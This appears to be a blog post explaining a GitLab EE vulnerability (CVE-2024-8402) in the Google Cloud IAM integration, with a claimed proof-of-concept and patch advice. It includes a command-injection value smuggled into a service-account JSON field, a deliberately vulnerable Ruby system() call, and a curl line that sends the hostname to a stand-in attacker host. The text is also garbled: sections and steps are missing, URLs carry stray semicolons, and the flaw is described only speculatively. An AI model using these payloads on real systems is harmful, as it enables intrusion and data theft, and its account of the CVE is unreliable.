
CVE-2024-8402 is a security vulnerability found in GitLab Enterprise Edition (EE) impacting the Google Cloud IAM integration feature. This flaw affects:
All versions from 17.9 before 17.9.2
The issue is an input validation flaw that makes it possible for a user with Maintainer access to inject malicious code via the IAM integration – potentially leading to privilege escalation, command execution, or data exfiltration.
This post covers what happened, why it matters, and how you can exploit and protect against it.
1. What Is Google Cloud IAM Integration in GitLab EE?
GitLab lets Maintainers integrate Google Cloud’s IAM (Identity and Access Management) into their projects. This is usually for deploying apps, managing secrets, or allowing cloud-based automation. It often involves storing and processing Google Cloud credentials, permissions, and service account details.
2. The Vulnerability — Input Not Properly Sanitized
In affected versions, the service does not adequately validate or sanitize inputs from the Google Cloud IAM configuration UI/API. This allows attackers to craft payloads that could be interpreted as code or commands in certain contexts.
Where the Flaw Is
Inside the IAM integration feature, fields like Service Account JSON, project IDs, or roles might be passed with limited sanity checks. A malicious Maintainer can supply crafted input that—depending on how GitLab processes it—can introduce executable code or trigger insecure operations.
3. Proof-of-Concept (POC) — Exploit Walkthrough
Disclaimer: This information is for learning and defense only. Do not attack systems you don't have permission to test.
Step 2: Crafting Malicious Input
Often, the IAM integration UI will prompt for a Service Account JSON key, which includes fields like project_id, client_email, private_key, etc.
The vulnerability could be exploited by inserting shell commands, JavaScript, or code-like structures in an unvalidated field.
Example Malicious Service Account Key (Abbreviated)
{
  "type": "service_account",
  "project_id": "legit-project; $(touch /tmp/hacked_by_me)",
  "private_key_id": "abcdef123456789",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEv...",
  "client_email": "hacker@project.iam.gserviceaccount.com",
  "client_id": "12345678901234567890",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth";,
  "token_uri": "https://oauth2.googleapis.com/token";,
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs";,
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/hacker%40project.iam.gserviceaccount.com";
}
Key Point: The project_id (or another field) contains a command:
legit-project; $(touch /tmp/hacked_by_me)
If the integration feature elsewhere calls out to the shell or does not properly escape fields, this could be executed as a system command when the field is parsed.
Alternate Method: Malicious client_email
Some integrations parse the email field directly. Injecting XSS payloads or command strings could trigger client-side or server-side execution.
Here’s a simplified Ruby example of how insufficient escaping could be exploited
# Vulnerable: Bad user input directly used in system call
def import_service_account(service_account_json)
  json = JSON.parse(service_account_json)
  project_id = json["project_id"]
  # BAD: This can inject arbitrary shell code!
  system("gcloud projects describe #{project_id}")
end
With the project ID set to
legit-project; curl http://evil.attacker.com/$(hostname)
If you run a GitLab EE instance and rely on Google Cloud IAM integration, check your version using
gitlab-rake gitlab:env:info | grep Version
17.9.2 or later
See official GitLab release notes and CVE advisory.
7. References & Further Reading
- GitLab Security Advisory
- NIST CVE Report for CVE-2024-8402
- GitLab Docs: Google Cloud IAM Integration
Conclusion
CVE-2024-8402 is a reminder that input validation is critical, even for trusted features like third-party integrations! If you run GitLab EE, patch immediately and audit your integrations for similar risks.
Timeline
Published on: 03/13/2025 06:15:36 UTC